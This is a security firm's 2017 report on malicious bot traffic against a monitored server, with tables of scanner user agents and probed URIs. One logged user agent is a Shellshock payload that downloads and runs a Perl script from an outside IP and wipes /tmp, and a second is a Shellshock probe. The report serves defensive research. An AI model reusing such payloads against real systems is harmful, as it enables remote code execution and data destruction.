Exystem Malicious Web Bot Report 2017

Manfred Hofmeier
Exystem IT-Security, March 2018


Table of Contents

Data Collection

The following data were collected during the second half of 2017 using a specially developed open source monitoring software for Java EE Application Servers, the **JOpenBotMonitor**, listening to one IP address and one domain name pointing to this IP.

All HTTP requests of resources that are not considered to be compliant were measured. Accordingly, requests of valid URIs of the software itself as well as resources requested by benign crawlers (e. g. robots.txt, icons) are excluded. In addition, the robots.txt gives the *Disallow* statement for all URIs to ensure that benign crawlers do not distort the statistics. This means that all bots, crawlers and scanners that request invalid resources are included in the measurement.

Results



In the measurement period the figures vary considerably. The bandwidth ranges from no requests to **1354 requests per day**. An **arithmetic mean of ~325 requests per day** was found.
It is also evident that there are relatively few user agents on a single day, but these scan a large number of URIs. On average, **~76 URIs were requested by ~4 User-Agents per day**.

In total **83 different User-Agents** and **700 URIs** were found.

Most Frequent User-Agents

User-Agent	Requests
Mozilla/5.0 Jorgee	65421
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36	943
Python-urllib/2.7	695
ZmEu	292
Wget(linux)	168
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0	70
Python-urllib/2.6	59
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)	58
curl/7.29.0	52
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1)	44
Mozilla	36
Mozilla/5.0 zgrab/0.x	33
HttpClient	31
python-requests/2.18.4	24
Mozilla/3.0 (compatible; Indy Library)	21
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.75 Safari/537.36 OPR/36.0.2130.32	21
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64)	18
Mozilla/5.0 (Windows NT 5.1; rv:9.0.1) Gecko/20100101 Firefox/9.0.1	16
libwww-perl/6.26	15
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36	14
Mozilla/5.0 (iPad; CPU OS 6_0 like Mac OS X) AppleWebKit/536.26(KHTML, like Gecko) Version/6.0 Mobile/10A5355d Safari/8536.25	14
curl/7.15.5 (i686-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5	14
curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.27.1 zlib/1.2.3 libidn/1.18 libssh2/1.4.2	14
() { :;};/usr/bin/perl -e 'print "Content-Type: text/plain\r\n\r\nXSUCCESS!";system("wget http://36.97.143.96/ka.c -O /tmp/ka.c;curl -O /tmp/ka.c http://36.97.143.96/ka.c;perl /tmp/ka.c ; rm -rf ka.* ; rm -rf /tmp/* ;rm -f /tmp/* ");'	12
() { :;};echo; /bin/bash -c " echo 2014 | md5sum"	12
Mozilla/5.0 (Windows NT 6.2; WOW64; rv:37.0) Gecko/20100101 Firefox/37.0	12

curl/7.15.5 (x86_64-redhat-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5	12
the beast	12
Go-http-client/1.1	11
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	10
curl/7.35.0	9
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; en-US) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27	7
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.86 Safari/537.36 Scanning for research (researchscan.comsys.rwth-aachen.de)	6
Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b1) Gecko/20081007 Firefox/3.0	6
Mozilla/5.0 (Windows NT 5.1; rv:5.0) Gecko/20100101 Firefox/5.0	6
Safari/12603.2.4 CFNetwork/811.5.4 Darwin/16.6.0 (x86_64)	6
libwww-perl/6.05	6
www.probethenet.com scanner	6
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)	5
Mozilla/5.0 (compatible; Zollard; Linux)	5
python-requests/2.14.2	5
Mozilla/5.0 (X11; U; Linux i686; pt-BR; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) Firefox/3.0.15	4
curl/7.21.0 (i486-pc-linux-gnu) libcurl/7.21.0 OpenSSL/0.9.8o zlib/1.2.3.4 libidn/1.15 libssh2/1.2.6	4
libwww-perl/6.15	4
python-requests/2.12.3	4
Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; 2Pac; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022)	3
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36	3
Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.94 Safari/537.36	3
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6	3
Mozilla/5.0 Gecko/20100101	3
curl/7.19.7 (x86_64-redhat-linux-gnu) libcurl/7.19.7 NSS/3.13.1.0 zlib/1.2.3 libidn/1.18 libssh2/1.2.2	3
libwww-perl/6.13	3
libwww-perl/6.27	3
okhttp/3.5.0	3
python-requests/2.9.1	3
Java/1.8.0_131	2

Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows NT 5.1) Opera 7.01 [en]	2
Mozilla/5.0	2
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0) Gecko/20100101 Firefox/43.0	2
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36	2
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36	2
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:38.0) Gecko/20100101 Firefox/38.0	2
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0	2
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/62.0.3202.94 Chrome/62.0.3202.94 Safari/537.36	2
Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0; Touch; MASPJS research see port 80 on my ip)	2
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)	2
libwww-perl/6.24	2
python-requests/2.6.0 CPython/2.7.5 Linux/3.10.0-693.2.2.el7.x86_64	2
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0	1
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.102 Safari/537.36	1
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_2) AppleWebKit/604.4.7 (KHTML, like Gecko) Version/11.0.2 Safari/604.4.7	1
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36	1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.79 Safari/537.36 Edge/14.14393	1
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.76 Safari/537.36	1
Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0	1
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:57.0) Gecko/20100101 Firefox/57.0	1
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)	1
New Horizons	1
PycURL/7.19.5 libcurl/7.38.0 GnuTLS/3.3.8 zlib/1.2.8 libidn/1.29 libssh2/1.4.3 librtmp/2.3	1
curl/7.55.1	1
libwww-perl/6.29	1
python-requests/2.7.0 CPython/2.7.0 Windows/2003Server	1

Most Frequent URIs

URI	Requests
/mysql/admin/	728
/mysql/dbadmin/	688
/mysql/sqlmanager/	680
/phpMyadmin/	668
/program/	664
/mysql/mysqlmanager/	662
/admin/	660
/mysqlmanager/	660
/phpmyadmin/	660
/phpmyadmin2/	659
/phpMyAdmin/	658
/admin/phpmyadmin/	656
/mysql/	656
/phpmyAdmin/	654
/phpmyadmin3/	654
/myadmin/	653
/mysqladmin/	653
/PMA/	652
/php-myadmin/	652
/phpmyadmin4/	652
/2phpmyadmin/	650
/MyAdmin/	650
/database/	650
/db/phpMyAdmin/	650
/db/phpmyadmin/	650
/phpmy-admin/	649
/shopdb/	648
/mysql-admin/	647
/db/	645

/dbadmin/	645
/sqlmanager/	644
/phppma/	642
/pma/	640
/admin/phpMyAdmin/	639
/phpmy/	637
/mysql/web/	636
/sql/webadmin/	636
/sql/php-myadmin/	634
/admin/sqladmin/	632
/admin/sysadmin/	632
/mysql/pma/	632
/mysql/db/	630
/sql/myadmin/	630
/admin/web/	628
/db/phpMyAdmin-3/	628
/mysql/pMA/	626
/sql/phpMyAdmin2/	626
/sql/sqlweb/	625
/db/webadmin/	624
/sql/sqladmin/	624
/sql/phpmanager/	622
/sql/websql/	622
/admin/db/	621
/sql/phpMyAdmin/	620
/sql/phpmyadmin2/	620
/admin/pMA/	618
/db/dbweb/	618
/db/db-admin/	616
/db/phpmyadmin3/	616
/sql/webdb/	616
/db/webdb/	614
/sql/phpmy-admin/	614

/sql/sql/	613
/db/myadmin/	612
/db/websql/	612
/PMA2017/	610
/administrator/phpMyAdmin/	610
/administrator/web/	610
/PMA2011/	609
/db/dbadmin/	609
/PMA2012/	608
/db/phpMyAdmin3/	608
/phpMyAdmin2/	608
/pma2011/	608
/pma2012/	608
/sql/sql-admin/	608
/administrator/admin/	606
/phpMyAdmin-3/	604
/PMA2014/	602
/administrator/db/	600
/administrator/phpmyadmin/	598
/administrator/pma/	596
/php-my-admin/	596
/phpMyAdmin3/	596
/phpMyAdmin4/	596
/pma2013/	596
/administrator/PMA/	595
/PMA2016/	594
/phpmyadmin2011/	594
/pma2015/	594
/PMA2013/	593
/PMA2015/	592
/pma2014/	592
/phpmyadmin2016/	589
/phpmyadmin2012/	588

/pma2016/	587
/PMA2018/	586
/pma2018/	586
/phpmyadmin2013/	585
/phpmyadmin2014/	578
/phpmyadmin2015/	578
/pma2017/	578
/phpmyadmin2017/	577
/phpmanager/	572
/phpmyadmin2018/	570
/phpMyAdmin/scripts/setup.php	171
/pma/scripts/setup.php	161
/phpmyadmin/scripts/setup.php	137
/myadmin/scripts/setup.php	129
/MyAdmin/scripts/setup.php	121
/manager/html	113
/status?full=true	67
/muieblackcat	63
/hndUnblock.cgi	51
/mysql/scripts/setup.php	50
/scripts/setup.php	48
/admin/config.php	45
/phpmyadmin	37
/xampp/phpmyadmin/scripts/setup.php	37
/mysqladmin/scripts/setup.php	32
/w00tw00t.at.blackhats.romanian.anti-sec%3A%29	32
/index.action	27
/a2billing/admin/Public/index.php	26
/phpMyAdmin/scripts.setup.php	26
/cgi-bin/test.cgi	25
/moo	25
/stssys.htm	25
/xxbb	25

/wp-login.php	24
/cgi-bin/test-cgi	23
/cgi/common.cgi	23
/command.php	23
/db/scripts/setup.php	23
/jenkins/script	22
/script	22
/sqlite/main.php	22
/cgi-bin/test	21
/blog/wp-login.php	20
/getcfg.php	20
/wordpress/wp-login.php	20
/wp/wp-login.php	20
/PMA/scripts/setup.php	19
/phpMyAdmin2/scripts/setup.php	19
/phpmyadmin2/scripts/setup.php	19
/Struts2XMLHelloWorld/User/home.action	18
/a2billing/common/javascript/misc.js	18
/administrator/index.php	18
/ccvv	18
/dbadmin/scripts/setup.php	18
/sitemap.xml	18
/HNAP1/	17
/joomla/administrator/index.php	17
/phpMyAdmin/import.php	17
/phpmyadmin/import.php	17
/recordings/	17
/sql/scripts/setup.php	17
/struts2-showcase/showcase.action	17
/xmlrpc.php	17
/pma/import.php	16
/recordings/theme/main.css	16
/Joomla/administrator/index.php	15

/cms/administrator/index.php	15
/dumper/main.php	15
/msd/main.php	15
/msd1.24.4/main.php	15
/mysql	15
/mysql/import.php	15
/mysql/main.php	15
/mysqldumper/main.php	15
/sql	15
/sqlmanager/import.php	15
/	13
/admin/phpmyadmin/scripts/setup.php	13
/admin/scripts/setup.php	13
/CFIDE/administrator/	12
/PHPMYADMIN/scripts/setup.php	11
/admin/phpMyAdmin/scripts/setup.php	10
/admindb/scripts/setup.php	10
/cgi-bin-sdb/printenv	10
/jmx-console	10
/phpMyAdmin	10
/phpmyadmin/scripts/_setup.php	10
/PhpMyAdmin/scripts/setup.php	9
/_phpMyAdmin/scripts/setup.php	9
/_phpmyadmin/scripts/setup.php	9
/cgi-bin/test-cgi.pl	9
/cgi-sys/entropysearch.cgi	9
/cgi-sys/suspendedpage.cgi	9
/login	9
/php-my-admin/scripts/setup.php	9
/phpMyAdmin/scripts/Setup.php	9
/phpMyAdmin/scripts/_setup.php	9
/phpMyAdmin/scripts/setup0.php	9
/phpMyAdmin/scripts/setup1.php	9

/phpMyAdmin_/scripts/setup.php	9
/phpmyadmin/scripts/Setup.php	9
/phpmyadmin/scripts/setup1.php	9
/phpmyadmin_/scripts/setup.php	9
/Joomla/administrator	8
/MySQLDumper	8
/administrator	8
/cgi-bin/test.sh	8
/cgi-bin/test/test.cgi	8
/cgi-sys/redirect.cgi	8
/cgi-sys/test-cgi	8
/cms/administrator	8
/cpanelphpmyadmin/scripts/setup.php	8
/currentsetting.htm	8
/joomla/administrator	8
/msd	8
/msd1.24.4	8
/msd1.24stable	8
/mySqlDumper	8
/myadmin	8
/mysqldumper	8
/struts2-bootstrap-showcase/	8
/struts2-bootstrap-showcase/index.action	8
/struts2-showcase/index.action	8
/struts2-showcase/titles/index.action	8
/apache-default/phpmyadmin/scripts/setup.php	7
/cpphpmyadmin/scripts/setup.php	7
/forum/phpmyadmin/scripts/setup.php	7
/library/firstDetect.js.php	7